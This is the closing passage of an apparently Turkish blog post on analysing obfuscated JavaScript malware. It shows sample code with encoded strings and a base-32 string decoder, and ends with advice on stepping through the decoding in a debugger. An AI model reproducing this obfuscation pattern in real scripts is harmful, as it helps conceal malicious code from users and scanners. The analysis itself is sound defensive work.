10 x1AE1x1AEf3 = '1t1rPd.iAueZea=5tK7r8hoeae=Bcnt_ucy&twaG08P1eCpnyjnPllaa=oenr1ln8pp3sasA581bln=6drjrad1b0ok
11 x1AE1x1AEf3 = 'xuzn2WZ1I/vhtmr1Hvc0j9mVvYotmTgpHvumdJR:J05VWP931ahORfmcVchY1jdn3ovwb49m13ebQe3CV2HT2BIIQzmp
12 x1AE1x1AEf3 = 'G6z0hLH11P/vZ1HvYc101AcV5H0MasUEJUP12mn3QqPH9Yp1XBF ma333qet5nb930RmWj4fGc1eG01ubn3Hf pau9W9
13 x1AE1x1AEf3 = 'd900JREfgl 9w80ubmbAKhIF SDH2Zog8vUpqufYE833h5IQ01z41u8n7vxc6QqRfWGT11hmq9F6x0QBF0VA7nU7t1IgtV
14 e1sFj5JR= "LyZc";
15 var iDf1leWkz;
16 ;
17 var ytwv15;
18
19 window['oH2dm'] = '1';
20
21 function xWait(xT) {
22   var date = new Date();
23   var tmpDate = null;
24   do {
25     tmpDate = new Date();
26   } while (tmpDate - date < xT);
27 }
28
29 function setDatabase() {
30   window['oH2dm'] = '';
31   window['tbLegTG'] = true;
32   var t = false;
33   window.T8eJEEj = window.T8eJEEs = window.T8eJEEF1 = window.T8eJEEF2 = t;
34 }
35
36 function setQuery() {
37   window['oYiWtB'] = true;
38 }
39
40 function xText(line) {
41   var result = "",
42       array = line.match(/(..)/g);
43   for (var i = 0; i < array.length; i++) {
44     result += String.fromCharCode(parseInt(array[i], 32) / 2);
45   }
46   array = null;
47   return result;
48 }
49
50
51 x1AE1x1AEf3
1 of 2 (Cancel)
Line 9, Column 1
```



NhxUAmwU fonksiyonunu dinamik olarak hata ayıklayıcı ile analiz etmek için ise ilgili fonksiyonu ayrı bir HTML dosyasına kopyalayıp, gizlenmiş verileri bu fonksiyona ileterek, adım adım gizlenmiş verinin nasıl çözüldüğünü anlayabilir ve analizinizi gerçekleştirebilirsiniz. Yolunuz açık olsun :)



Bir sonraki yazıda grşmek dileęiyle herkese güvenli gnler dilerim.